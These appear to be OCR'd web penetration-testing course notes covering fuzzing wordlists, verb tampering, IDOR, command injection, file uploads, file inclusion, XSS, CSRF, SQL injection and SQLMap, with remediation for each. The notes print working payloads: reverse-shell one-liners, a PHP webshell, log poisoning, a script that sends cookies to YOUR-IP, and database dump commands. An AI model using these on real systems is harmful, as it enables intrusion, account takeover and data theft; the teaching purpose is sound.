Rust-based, extremely fast, and supports recursive fuzzing (automatically digs deeper into discovered directories). Excellent for thorough engagements. More feature-rich than Gobuster, comparable to ffuf but with built-in recursion.

Bottom line: Learn ffuf deeply - its flexibility makes it applicable to virtually any fuzzing scenario. The others are worth knowing exist, but ffuf covers the majority of use cases you will encounter.

Wordlists

Wordlists - What They Are & Built-in Kali Lists

Wordlists are text files containing thousands of common words, paths, usernames, passwords, and filenames. Fuzzing tools like ffuf substitute each word from the list into your request one-by-one. The quality of your wordlist directly determines what you find - a poor wordlist means missed endpoints.

Built-in Kali Linux Wordlists (/usr/share/wordlists/)

dirb/common.txt: ~4,600 entries. The go-to quick-start list for directory fuzzing. Fast but not exhaustive.

dirbuster/directory-list-2.3-medium.txt: ~220,000 entries. Thorough directory enumeration, good for real engagements.

dirbuster/directory-list-2.3-big.txt: ~1.2 million entries. Maximum coverage but slow; use when time isn't a constraint.

rockyou.txt: ~14 million passwords. The standard list for password attacks and credential stuffing (not directory fuzzing).

```
ls /usr/share/wordlists/     # browse what's installed on your Kali box
```

Wordlists - Community & Specialized Lists

SecLists: The Gold Standard Community Wordlist Collection

SecLists is the most important community wordlist repository in offensive security. It contains lists for every category imaginable - directories, DNS, usernames, passwords, fuzzing payloads, and more. Always install it on a Kali box: `sudo apt install seclists`

GitHub: https://github.com/danielmiessler/SecLists

Key SecLists paths (installed to /usr/share/seclists/):

- `Discovery/Web-Content/raft-medium-words.txt` — Best general-purpose directory list (~63k words)
- `Discovery/Web-Content/common.txt` — Fast everyday list, similar to dirb/common
- `Discovery/DNS/subdomains-top1million-5000.txt` — Top 5,000 subdomains for DNS enumeration
- `Passwords/Leaked-Databases/rockyou.txt` — 14M leaked passwords from RockYou breach
- `Fuzzing/` — Specialized payloads: XSS, SQLi, LFI, command injection

Other Notable Wordlists:

- **assetnote/wordlists** — Auto-generated from real crawls of the internet. Excellent for modern APIs and tech stacks. https://github.com/assetnote/wordlists
- **fuzzdb** — Attack and discovery payloads, great for fuzzing parameters for injection. https://github.com/fuzzdb-project/fuzzdb
- **PayloadsAllTheThings** — Not just wordlists but full payloads + techniques. Invaluable reference for all attack types. https://github.com/swisskyrepo/PayloadsAllTheThings

Closing Thoughts


Useful Resources

- WhatWeb GitHub (official docs & install)
- https://github.com/urbanadventurer/WhatWeb
- Wappalyzer extension: https://www.wappalyzer.com
- ffuf GitHub (docs, install, wiki): https://github.com/ffuf/ffuf
- SecLists (community wordlists): https://github.com/danielmiessler/SecLists
- OWASP Testing Guide (Web Fingerprinting): https://owasp.org/www-project-web-security-testing-guide/

Web exploits

Wednesday, March 25, 2026 12:13 PM

Module 9 - Web Expl...



CVEs vs. Custom Web Exploits

CVE (Common Vulnerabilities and Exposures):

- •Known vulnerabilities in specific software versions (e.g., outdated FTP server with CVE-2011-2523)
- •Exploits are public, documented, and often available in Metasploit or ExploitDB
- •Example: Anonymous FTP login exposing sensitive files due to misconfiguration

Custom Web Exploits:

- •Arise from flawed application logic, insecure coding, or unique configuration choices
- •No CVE exists — must be discovered manually through recon, fuzzing, and code review
- •Web apps are unique targets — each deployment may have its own attack surface

Key Takeaway: Patch management stops CVEs; secure coding stops custom exploits.

CVEs vs. Custom Web Exploits

CVE (Common Vulnerabilities and Exposures)

- A standardized identifier for a known, publicly disclosed vulnerability in software or hardware
- Example: CVE-2021-44228 (Log4Shell) - a known flaw in a specific version of Log4j
- Exploitation is straightforward: find the version, apply the PoC exploit

Custom Web Exploits

- Arise from unique, application-specific coding mistakes rather than known software versions
- Example: anonymous FTP login exposing /var/www/html - not a CVE, just a misconfiguration
- Require manual discovery through recon, fuzzing, and source code analysis

Key Difference

- CVE exploits target known flaws with existing signatures - detectable by scanners
- Custom web exploits are application-specific - scanners often miss them entirely
- In penetration testing, custom exploits require deeper enumeration and creativity

Client Side vs Server Side exploits

Client Side vs. Server Side Vulnerabilities

Server-Side Vulnerabilities

- Code executes on the server, attacker targets web server and server processes
- Examples: SQL Injection, Command Injection, SSRF, LFI/RFI
- Impact: data exfiltration, remote code execution, full system compromise

Client-Side Vulnerabilities

- Code executes in the victim's browser, attacker targets other users of the application
- Examples: XSS (Cross-Site Scripting), CSRF, Clickjacking
- Impact: session hijacking, credential theft, unauthorized actions on behalf of victim

Why It Matters in Pen Testing

- Server-side: the server itself is the target - test directly against the application
- Client-side: the end user is the target - requires social engineering or stored payloads (still exploits in the webapp, just different impact)
- Both classes can lead to full compromise depending on context and privilege

HTTP Verb Tampering

HTTP Verb Tampering

What is it?

- HTTP requests use a 'method' or 'verb' to say what the browser wants to do
- Common verbs: GET (load a page), POST (submit a form), PUT (update something), DELETE (remove something)
- Some pages are locked down for GET but the developer forgot to lock them for other verbs
- An attacker can swap the verb to a different one and bypass those restrictions

Simple Example

- GET /admin returns 403 Forbidden
- POST /admin returns 200 OK because the developer only blocked GET
- The server let you in just by changing one word in the request

HTTP Verb Tampering: How It Works

The HTTP Verbs You Need to Know

- GET: load a resource (used for normal page loads)
- POST: send data to the server (forms, logins)
- PUT: replace or update a resource
- DELETE: remove a resource
- HEAD: like GET but the server only sends headers, no body
- OPTIONS: asks the server which verbs it accepts for a URL

Why the Bypass Works

- A developer might write: 'if method is GET, check login' but never add that check for POST or HEAD
- The web server and the application sometimes disagree on which verbs are allowed
- Using OPTIONS you can see exactly which verbs the server accepts before you start testing

Testing in Burp Suite

- Catch a request in Burp, send it to Repeater
- Change the first word of the request (e.g. GET to POST, or HEAD) and resend
- A different status code or response body is a sign the bypass worked

HTTP Verb Tampering: Payloads and Examples

Step 1: Discover What Verbs the Server Accepts

- curl -X OPTIONS https://target.com/admin -v
- Look for the 'Allow:' line in the response, e.g. Allow: GET, POST, HEAD

Step 2: Try Each Verb on the Restricted Page

- curl -X HEAD https://target.com/admin -v
- curl -X POST https://target.com/admin -v
- curl -X PUT https://target.com/admin -v
- curl -X DELETE https://target.com/resource -v

What to Look For

- A 200 OK response when you expected a 401 or 403 means the bypass worked
- Different response length compared to a normal blocked request is also a clue

In Burp Suite

- Send any request to Repeater (Ctrl+R)
- Edit the verb on the first line: change GET to POST, HEAD, PUT, etc.
- Hit Send and compare the response to the original

HTTP Verb Tampering: Impact and Remediation

What an Attacker Can Do

- Access admin pages without logging in
- Delete data that should be protected
- Bypass web application firewall (WAF) rules that only check for GET or POST

Real Example

- JBoss servers (CVE-2010-0738) allowed HEAD requests to deploy applications without authentication
- Many REST APIs only protect GET and POST but leave PUT and DELETE wide open

How to Fix It

- Lock down ALL verbs on restricted pages, not just GET or POST
- In Apache, use LimitExcept to only allow the verbs your app actually needs
- In Nginx, add: if ($request_method !~ ^(GET|POST)$) { return 405; }
- Test every verb on every sensitive endpoint during a pentest

Insecure Direct Object References (IDORS)

Insecure Direct Object References (IDOR)

What is an IDOR?

- When a website uses a number or ID in the URL to look up your data, like /profile?id=1001
- If the server does not check that the ID belongs to YOU, you can just change the number
- Change /profile?id=1001 to /profile?id=1002 and you see someone else's profile
- The server went straight to the database with whatever ID you gave it, no questions asked

Why It Happens

- The developer assumed users would only ever click their own links
- They forgot to add a check like 'does this ID belong to the logged-in user?'

Two Types of Privilege Escalation

- Horizontal: you access another user's data at the same level (user reads another user's info)
- Vertical: you access data meant for a higher level like an admin (user reaches admin functions)

IDOR: How It Works

Common Places to Find IDORs

- URL parameters: /invoice?id=5021 -- try 5022, 5023, 5024
- URL path: /api/users/1001/profile -- try /api/users/1002/profile
- POST body: {"order_id": 88} -- change the number in the request body
- File downloads: /download?file=report_alice.pdf -- try report_admin.pdf

IDs Are Not Always Numbers

- Sometimes IDs look random (GUIDs like 3f2a-b19c...) but they can still leak in other responses
- Sometimes the ID is encoded in base64: decode it, change the value, re-encode and send it back

IDOR: How It Works

How to Spot the Pattern

- Log in as two different test accounts
- With Account A, create something (order, message, file) and note the ID in the URL
- With Account B, manually type that same ID into the URL
- If Account B can see Account A's data, it is an IDOR

IDOR: Payloads and Examples

Manual Testing

- Log in and go to your profile: /api/user/1041/profile
- Change 1041 to 1040, 1042, 1043 and see if you get other users' data
- Do the same in POST request bodies by editing the JSON in Burp Repeater

Automating with Burp Intruder

- Catch a request like GET /api/orders/1500 in Burp
- Send to Intruder, highlight the number 1500, set it as the payload position
- Use a Numbers payload: start 1, end 2000, step 1
- Start the attack and filter by response length or status code
- Responses with different sizes likely contain other users' data

Testing the POST Body

- Catch a POST request in Burp Repeater
- Change the user ID or object ID in the JSON body and resend
- Example: change `"account_id": 55` to `"account_id": 56` and see whose data comes back

IDOR: Impact and Remediation

What an Attacker Can Do

- Read other users' private data: messages, invoices, medical records, addresses
- Modify or delete another user's account, orders, or settings
- Access admin-only pages or functions by guessing admin IDs
- Mass data theft: loop through thousands of IDs automatically and collect everyone's data

Real Examples

- Facebook: changing a photo ID let attackers view private photos of any user
- Uber: modifying a driver ID in the API exposed personal info and trip history

How to Fix It

- On every request, check that the logged-in user actually owns the object they are asking for
- This check must happen on the server, never just in the front end
- Do not trust any ID that comes from the user, always verify ownership
- Rate-limit and log requests that iterate through many IDs quickly

Command Injection

Command Injection

What is Command Injection?

- Some web applications run operating system commands behind the scenes
- For example: a network diagnostic tool on a website lets you type an IP address and it runs ping
- If the developer passes your input directly to the command line without any checks, you can add extra commands

A Simple Example

- The app runs: ping 192.168.1.1
- You type: 192.168.1.1; whoami
- The server now runs: ping 192.168.1.1; whoami
- The semicolon tells the shell 'run the next command too', so whoami executes and the output appears

Why It Is Dangerous

- You are not limited to whoami. You can run any command the web server user can run
- This gives you direct access to the server's operating system
- It is one of the most critical vulnerabilities in web security

Command Injection: How It Works

Shell Separators: How Extra Commands Get In

- ; semicolon: runs the next command regardless of what happened before
- | pipe: sends the output of the first command into the second
- && double ampersand: runs the second command only if the first succeeded
- || double pipe: runs the second command only if the first failed
- These are standard shell features. If they reach the command line, they work exactly as intended

What If You Cannot See the Output?

- This is called Blind Command Injection. The command runs but the result is not shown
- Time delay: ; sleep 5 -- if the response takes 5 extra seconds, the command ran
- File write: ; echo test > /var/www/html/proof.txt -- then browse to /proof.txt
- Network callback: ; curl http://YOUR-IP/ -- you see the request arrive on your server

Command Injection: Payloads and Examples

Basic Detection Payloads

- Start simple: add a separator and a harmless command after whatever input the app expects
- ; whoami
- | whoami
- & whoami
- ; id
- ; hostname

Example: Vulnerable Ping Tool

- Normal input: 192.168.1.1
- Injected: 192.168.1.1; whoami
- Injected: 192.168.1.1; cat /etc/passwd
- Injected: 192.168.1.1; ls /var/www/html

Command Injection: Payloads and Examples

Getting a Reverse Shell (Linux)

- A reverse shell gives you an interactive terminal on the server
- ; bash -i >& /dev/tcp/YOUR-IP/4444 0>&1
- On your machine first run: nc -lvnp 4444
- When the payload fires, you will get a shell prompt in your terminal

Blind Injection: Confirm With a Time Delay

- ; sleep 5 -- wait and see if the response is delayed by 5 seconds
- If it is delayed, the command ran even though you see no output

Command Injection: Impact and Remediation

What an Attacker Can Do

- Run any OS command on the web server
- Read sensitive files like /etc/shadow, config files, source code
- Get a full interactive reverse shell on the server
- Install backdoors or malware
- Use the server to attack other machines on the internal network

Severity

- Command injection is rated Critical. One successful injection can mean full server compromise
- It is a direct path from the web app to the underlying operating system

How to Fix It

- Never pass user input directly to a shell command, ever
- Use language built-in functions instead of shell commands where possible
- In Python, use subprocess with a list of arguments and shell=False:
- subprocess.run(['ping', user_ip], shell=False) -- the shell never sees the raw input
- Only allow expected characters with strict input validation (only digits for an IP field)
- Run the web server as a low-privilege user so damage is limited if injection does occur

File Upload Attacks

File Upload Attacks

What is a File Upload Attack?

File Upload Attacks

What is a File Upload Attack?

- Many websites let users upload files: profile pictures, documents, attachments
- If the server does not properly check what was uploaded, an attacker can upload a malicious file
- The most common goal is uploading a 'webshell': a small script that lets you run commands on the server

Two Things Must Be True for a Webshell to Work

- 1. The uploaded file must be saved somewhere the web server can serve it (inside the web root)
- 2. The server must execute the file as code rather than just serving it as a download
- For example: Apache with PHP enabled will execute any .php file it receives a request for

What Developers Try to Do

- Block dangerous file extensions (.php, .jsp, .aspx)
- Check the file type based on what the browser reports (MIME type)
- These checks are often easy to bypass

File Upload: How Bypasses Work

Extension Blacklist Bypass

- The app blocks .php but not every PHP extension
- Try: .phtml .php5 .phar .shtml .pHp (some servers treat these as PHP)
- Try double extension: shell.php.jpg (some servers execute based on any known extension in the name)

MIME Type Bypass

- The browser sends a Content-Type header saying what kind of file it is, e.g. application/x-php
- Catch the upload request in Burp and change Content-Type to image/jpeg
- The server thinks it received a jpeg and allows it, but the file is still a PHP script

File Upload: How Bypasses Work

Magic Bytes Bypass

- Some servers check the first few bytes of the file to detect its type
- A real GIF file starts with the bytes 'GIF89a'
- Add GIF89a to the very beginning of your PHP file and the server thinks it is an image
- The file still executes as PHP because PHP only cares about the <?php tag, not the start bytes

After Upload: Finding Your File

- Check the server's response, it often includes the uploaded file path
- Look at the HTML source for where images or files are served from
- Try common paths: /uploads/, /files/, /media/, /avatars/

File Upload: Payloads and Examples

Simple PHP Webshell

- Create a file called shell.php with this content:
- <?php system($_GET['cmd']); ?>
- Upload it, then browse to: https://target.com/uploads/shell.php?cmd=whoami
- The server runs whoami and displays the output in your browser

Trying Extension Bypasses

- If shell.php is blocked, rename the file and try each one:
- shell.phtml
- shell.php5
- shell.phar
- shell.PhP (uppercase variation)

File Upload: Payloads and Examples

MIME Type Bypass in Burp

- Upload shell.php, catch the request in Burp before it is sent
- Find the line: Content-Type: application/x-php
- Change it to: Content-Type: image/jpeg
- Forward the request and check if the upload was accepted

Upgrading to a Reverse Shell

- Once you have webshell access, use it to run a reverse shell command
- ?cmd=bash+-i+%3E%26+/dev/tcp/YOUR-IP/4444+0%3E%261
- Have nc -lvnp 4444 running on your machine to catch it

File Upload: Impact and Remediation

What an Attacker Can Do

- Run arbitrary commands on the web server via the uploaded webshell
- Get a full reverse shell and interactive access to the server
- Read database credentials from config files and dump the database
- Upload an HTML file containing a fake login page to trick other users (phishing)

Severity

- A successful file upload attack typically leads directly to full server compromise
- It is one of the most impactful vulnerability classes in web security

How to Fix It

- Rename uploaded files to a random name server-side so the extension cannot be controlled
- Store uploaded files outside the web root so they cannot be accessed via a URL
- Serve uploads through a download script that forces a download, not browser execution
- Validate file content using a library, not just the extension or MIME type header
- Disable PHP execution inside the upload directory in the server config

File Inclusion

File Inclusion and Path Traversal

What is File Inclusion?

- Some PHP apps build pages dynamically by including other files based on a URL parameter
- Example: the URL ?page=home tells the server to include the file home.php
- If that parameter is not validated, an attacker can change it to include any file on the server

Local File Inclusion (LFI)

- You trick the server into including a file from its own filesystem
- Goal: read sensitive files like /etc/passwd, config files, or source code
- In some cases LFI can be escalated to run code on the server

File Inclusion and Path Traversal

Path Traversal

- Uses ../ sequences to step out of the intended directory and into other parts of the filesystem
- ?page=home becomes ?page=../../../../etc/passwd
- Each ../ goes up one directory. Enough of them gets you to the root of the filesystem

Remote File Inclusion (RFI)

- Instead of a local file, the server fetches and executes a file from a URL you provide
- Much rarer in modern apps but results in immediate code execution if present

File Inclusion: How It Works

Vulnerable Code Pattern

- The PHP code does something like: include($_GET['page'] . '.php');
- Normal use: ?page=contact loads contact.php
- Attacked: ?page=../../../../etc/passwd tries to include /etc/passwd
- The ../ sequences walk up the directory tree to reach the root

Bypassing Filters

- App strips ../ from input? Try: ....// (becomes ../ after stripping)
- App URL-decodes once? Try double-encoding: %252e%252e%252f
- App adds .php at the end? Old PHP versions: add %00 at the end to truncate it

File Inclusion: Payloads and Examples

Basic LFI Payloads

- ?page=../../../../etc/passwd
- ?page=../../../../etc/hosts
- ?page=../../../windows/system32/drivers/etc/hosts (Windows)

Reading PHP Source Code

- Normally including a PHP file runs it. To read it as text instead, use the PHP filter wrapper:
- ?page=php://filter/convert.base64-encode/resource=config
- The response will be base64-encoded source code. Decode it to read the file

File Inclusion: Payloads and Examples

Log Poisoning (LFI to Code Execution)

- Step 1: Inject PHP code into the web server's access log by sending a request with a malicious User-Agent:
- curl -A '<?php system($_GET["cmd"]); ?>' https://target.com/
- Step 2: Include the log file via LFI and pass a command:
- ?page=../../../../var/log/apache2/access.log&cmd=whoami
- The server includes the log, executes the PHP inside it, and runs your command

Remote File Inclusion

- If the server allows it: ?page=http://YOUR-IP/shell.txt
- Host a file called shell.txt containing: <?php system($_GET['c']); ?>

File Inclusion: Impact and Remediation

What an Attacker Can Do

- Read any file on the server the web process has permission to access
- Find database credentials in config files and connect to the database directly
- Escalate to code execution via log poisoning or PHP wrappers
- With RFI: instant code execution by hosting a malicious file remotely

Escalation Chain

- LFI reads config.php, finds database password
- LFI reads access.log after poisoning it with PHP code
- PHP code runs, giving a reverse shell
- Full server compromise from a single vulnerable URL parameter

How to Fix It

- Never use user input to decide which file to load. Use a whitelist instead
- Example: only allow page=home, page=about, page=contact. Reject everything else
- Disable allow_url_include in php.ini to prevent RFI
- Strip or reject ../ and encoded traversal sequences from any file path input

Cross-Site Scripting (XSS) & CSRF

Cross-Site Scripting (XSS)

What is XSS?

- XSS happens when a website takes something you type and displays it back on the page without sanitizing it
- If the site does not clean the input, JavaScript you type gets executed in the browser
- This affects other users of the site, not the server itself

Three Types of XSS

- Reflected: you send a malicious link to a victim. When they click it, the script runs once in their browser
- Stored: you submit a payload that gets saved to the database. Every user who views that page runs it
- DOM-based: JavaScript on the page reads your input and writes it directly to the page without server involvement

Why It Exists

- The site takes user input (a search term, a comment, a name) and puts it directly into the HTML
- Characters like < and > should be converted to safe text but the developer forgot
- The browser receives what looks like valid HTML and JavaScript, so it runs it

XSS: How It Works

A Simple Example

- A search box reflects your query: 'You searched for: cats'
- Type: <script>alert(1)</script> instead of cats
- If the page shows a popup, the script ran. The site is vulnerable to reflected XSS

Context Matters

- Inside HTML: typing <script>alert(1)</script> works directly
- Inside an attribute: the page has <input value="YOUR INPUT">
- To break out: type "><script>alert(1)</script>
- Inside JavaScript: the page has var x = 'YOUR INPUT';
- To break out: type '; alert(1); //

XSS: Payloads and Examples

Basic Detection Payload

- <script>alert(1)</script>
- If you see an alert popup box, XSS is confirmed

When Script Tags Are Blocked

- Try event handlers instead of <script> tags:
- <img src=x onerror=alert(1)>
- <body onload=alert(1)>
- <input autofocus onfocus=alert(1)>

Stealing Session Cookies

- If you can run JavaScript, you can steal the victim's session cookie:
- <script>document.location='http://YOUR-IP/?c='+document.cookie</script>
- The victim's browser sends their cookie to your server
- You paste that cookie into your own browser and are now logged in as them

Testing Tips

- Try every input field, URL parameter, and search box
- Check if the value appears anywhere in the page source after submission
- If it does appear, try wrapping it in <script> tags

XSS: Impact and Remediation

What an Attacker Can Do

- Steal session cookies and log in as any user including admins
- Redirect users to a fake login page to capture their credentials
- Make actions on behalf of the victim (change their password, send messages, make purchases)
- Stored XSS on an admin page means the attacker can compromise every admin account

Severity

- Reflected XSS: Medium to High (victim must click a link)
- Stored XSS: High to Critical (runs automatically for every user who visits the page)

How to Fix It

- HTML-encode all user input before displaying it on a page
- The characters < > " ' and & must be converted to their safe HTML equivalents
- Modern frameworks like React encode output automatically, use them instead of raw innerHTML
- Set the HttpOnly flag on session cookies so JavaScript cannot read them even if XSS runs
- Never put user input directly into a <script> block or event handler attribute

Cross-Site Request Forgery (CSRF)

What is CSRF?

- CSRF tricks a logged-in user's browser into sending a request to a site they are already authenticated on
- The victim does not know this is happening. Their browser sends the request automatically
- The site receives a valid request with the victim's cookies, so it processes it as legitimate

A Real-World Analogy

- You are logged into your bank. You visit a random webpage controlled by an attacker
- That page has hidden code that makes your browser send a transfer request to the bank
- Your browser sends it with your bank cookies attached. The bank sees it as you making the transfer

CSRF vs. XSS

- XSS: attacker runs JavaScript IN your browser to steal data
- CSRF: attacker makes your browser SEND a request to another site
- CSRF does not need JavaScript. A simple hidden image or form on any webpage can trigger it

CSRF: How It Works

Why Browsers Make This Possible

- Whenever your browser makes a request to a website, it automatically includes that site's cookies
- This happens even if the request was triggered by a completely different website
- If a site relies only on cookies to verify who you are, any site can forge a request from you

What Makes an App Vulnerable

- The action can be triggered with a GET or POST request that only needs the session cookie
- There is no extra secret token in the form that would prove the request came from the real page
- The server does not check where the request came from

The SameSite Cookie Fix

- Modern browsers default to a setting SameSite=Lax on cookies
- This means cookies are NOT sent on cross-site POST requests, which stops most CSRF attacks
- However: older browsers, SameSite=None cookies, and GET-based requests are still at risk
- Always check what SameSite setting is being used when testing

CSRF: Payloads and Examples

GET-Based CSRF

- If an action happens via a GET request (like /transfer?to=bob&amount=100):

```
<img src='https://bank.com/transfer?to=attacker&amount=5000' style='display:none'>
```

- Victim visits your page, their browser loads the 'image', the transfer fires

POST-Based CSRF

- Create an HTML page with a hidden auto-submitting form:

```
<form action='https://target.com/change-email' method='POST' id='f'>
<input type='hidden' name='email' value='attacker@evil.com'>
</form>
<script>document.getElementById('f').submit();</script>
```

- When the victim opens this page, the form submits instantly in the background

CSRF: Impact and Remediation

What an Attacker Can Do

- Change the victim's email address or password, locking them out of their account
- Transfer money from the victim's account
- Make purchases, post content, or delete data without the victim knowing
- Add the attacker as an admin on platforms with admin functions

Real Examples

- YouTube 2008: CSRF let attackers subscribe victims to channels and add videos to their favourites
- Netflix 2006: CSRF allowed attackers to change account settings and add DVDs to the victim's queue

How to Fix It

- CSRF tokens: include a random secret token in every form that only the real site knows
- The server checks this token on every state-changing request. Attackers cannot guess it
- Set SameSite=Strict or SameSite=Lax on session cookies to prevent them being sent cross-site
- Check the Origin or Referer header and reject requests that come from unexpected domains

SQL Injection

SQL Injection

What is SQL Injection?

- Web applications talk to databases using SQL queries
- Example: a login form might run: SELECT * FROM users WHERE username='bob' AND password='abc'
- If the app builds this query by directly pasting in what you typed, you can break out of the string
- By injecting SQL syntax you can change what the query does

A Simple Login Bypass

- Type this as the username: admin'--
- The query becomes: SELECT * FROM users WHERE username='admin'--' AND password='...'
- The -- turns everything after it into a comment, so the password check is ignored
- You log in as admin without knowing the password

Why It Exists

- The developer built the query by joining strings together with user input in the middle
- The single quote character ' has special meaning in SQL. When it appears in input, it breaks the query
- The fix is to use parameterized queries which keep data and SQL code completely separate

SQL Injection: How It Works

Types of SQL Injection

- In-band: the results come back directly in the HTTP response. Easiest to exploit
- UNION-based: append an extra SELECT to pull data from other tables
- Error-based: trigger database errors that reveal data in the error message
- Blind: the database runs your query but you cannot see the results in the response
- Boolean-based: ask true/false questions and watch how the response changes
- Time-based: use SLEEP() to cause delays. A delay means the query ran

SQL Injection: How It Works

UNION Injection Step by Step

- Step 1: find how many columns the original query returns:
- ' ORDER BY 1-- then ' ORDER BY 2-- keep going until you get an error
- Step 2: pull data from another table:
- ' UNION SELECT username,password FROM users--

Boolean Blind Example

- ' AND 1=1-- gives a normal response
- ' AND 1=2-- gives an empty or different response
- This tells you injection is working even though you see no data directly

SQL Injection: Payloads and Examples

Authentication Bypass

- Username: admin'-- Password: anything
- Username: ' OR '1'='1 Password: ' OR '1'='1
- Username: admin'# (MySQL uses # for comments too)

Extracting Data with UNION (MySQL)

- ' UNION SELECT table_name,NULL FROM information_schema.tables--
- ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users'--
- ' UNION SELECT username,password FROM users--

SQL Injection: Payloads and Examples

Time-Based Blind Detection

- ' AND SLEEP(5)-- (MySQL)
- '; WAITFOR DELAY '0:0:5'-- (MSSQL)
- If the response takes 5 seconds longer than normal, blind SQLi is confirmed

Using SQLMap

- sqlmap -u 'https://target.com/page?id=1' detect injection
- sqlmap -u 'https://target.com/page?id=1' --dbs list databases
- sqlmap -u 'https://target.com/page?id=1' -D dbname -T users --dump dump a table

SQL Injection: Impact and Remediation

What an Attacker Can Do

- Log in as any user including admins without knowing their password
- Dump every username and password hash from the database
- Read, modify, or delete any data in the database
- In some database setups, run OS commands directly from the SQL injection

Real Breaches Caused by SQL Injection

- Heartland Payment Systems 2008: 130 million credit card records stolen via SQLi
- Sony PlayStation Network 2011: 77 million accounts exposed via SQLi

How to Fix It

- Use parameterized queries. This is the only real fix
- Python example: cursor.execute('SELECT * FROM users WHERE name = %s', (username,))
- The %s is a placeholder. The database treats the input as pure data, never as SQL code
- Use an ORM like SQLAlchemy or Django ORM which parameterize automatically
- Give the database account only the permissions it needs (SELECT only if it never needs to write)

SQLMap Essentials

SQLMap

What is SQLMap?

- SQLMap is a free open-source tool that automates finding and exploiting SQL injection
- Supports MySQL, MSSQL, Oracle, PostgreSQL, SQLite, and more
- Testing for blind SQL injection manually requires hundreds of requests to extract even one character
- SQLMap handles all of that automatically

What SQLMap Can Do

- Detect whether a parameter is injectable
- Identify the database type and version
- List all databases, tables, and columns
- Dump the contents of any table
- In some cases read files from the server or execute OS commands

When to Use It

- After you have identified a potentially injectable parameter during manual testing
- Or to quickly scan a URL to see if any parameters are injectable
- Only use it against systems you have permission to test

SQLMap: How It Works

How SQLMap Tests for Injection

- It sends many different payloads to the target parameter and analyses the responses
- It looks for differences that indicate the database executed its injected code
- For blind injection it uses timing (SLEEP) and boolean true/false differences

The Level and Risk Settings

- --level (1 to 5): how many parameters and headers to test
    - Level 1 tests URL parameters only (safe default)
    - Level 5 tests everything including cookies and headers
- --risk (1 to 3): how aggressive the payloads are
    - Risk 1 is safe for production (default)
    - Risk 3 includes payloads that could modify data, use carefully

The --batch Flag

- SQLMap sometimes asks questions during a scan (e.g. 'do you want to try other techniques?')
- Adding --batch tells it to always use the default answer and run without stopping
- Useful for automated scans or when you want it to run unattended

SQLMap: Commands and Examples

Basic Commands

- sqlmap -u 'https://target.com/page?id=1'
- sqlmap -u 'https://target.com/page?id=1' --dbs
- sqlmap -u 'https://target.com/page?id=1' -D dbname --tables
- sqlmap -u 'https://target.com/page?id=1' -D dbname -T users --dump

With an Authenticated Session

- Copy your session cookie from Burp or browser dev tools
- sqlmap -u 'https://target.com/page?id=1' --cookie='PHPSESSID=abc123'

SQLMap: Commands and Examples

Using a Saved Burp Request

- In Burp, right-click any request and choose Save Item, save it as request.txt
- sqlmap -r request.txt --batch
- sqlmap -r request.txt --batch --level 5 --risk 3
- This is useful for POST requests or requests with complex headers

SQLMap: Impact and Responsible Use

What SQLMap Can Achieve

- Dump entire databases including usernames, password hashes, emails, and payment data
- Password hashes can be cracked offline and used to access other accounts
- In some configurations: read files from the server or execute OS commands

Responsible Use

- Only run SQLMap against systems you own or have explicit written permission to test
- Running it against a live production site without permission is illegal
- Start with --level 1 --risk 1 and only increase if needed
- --risk 3 can modify database data. Be careful on real systems

How to Fix SQL Injection

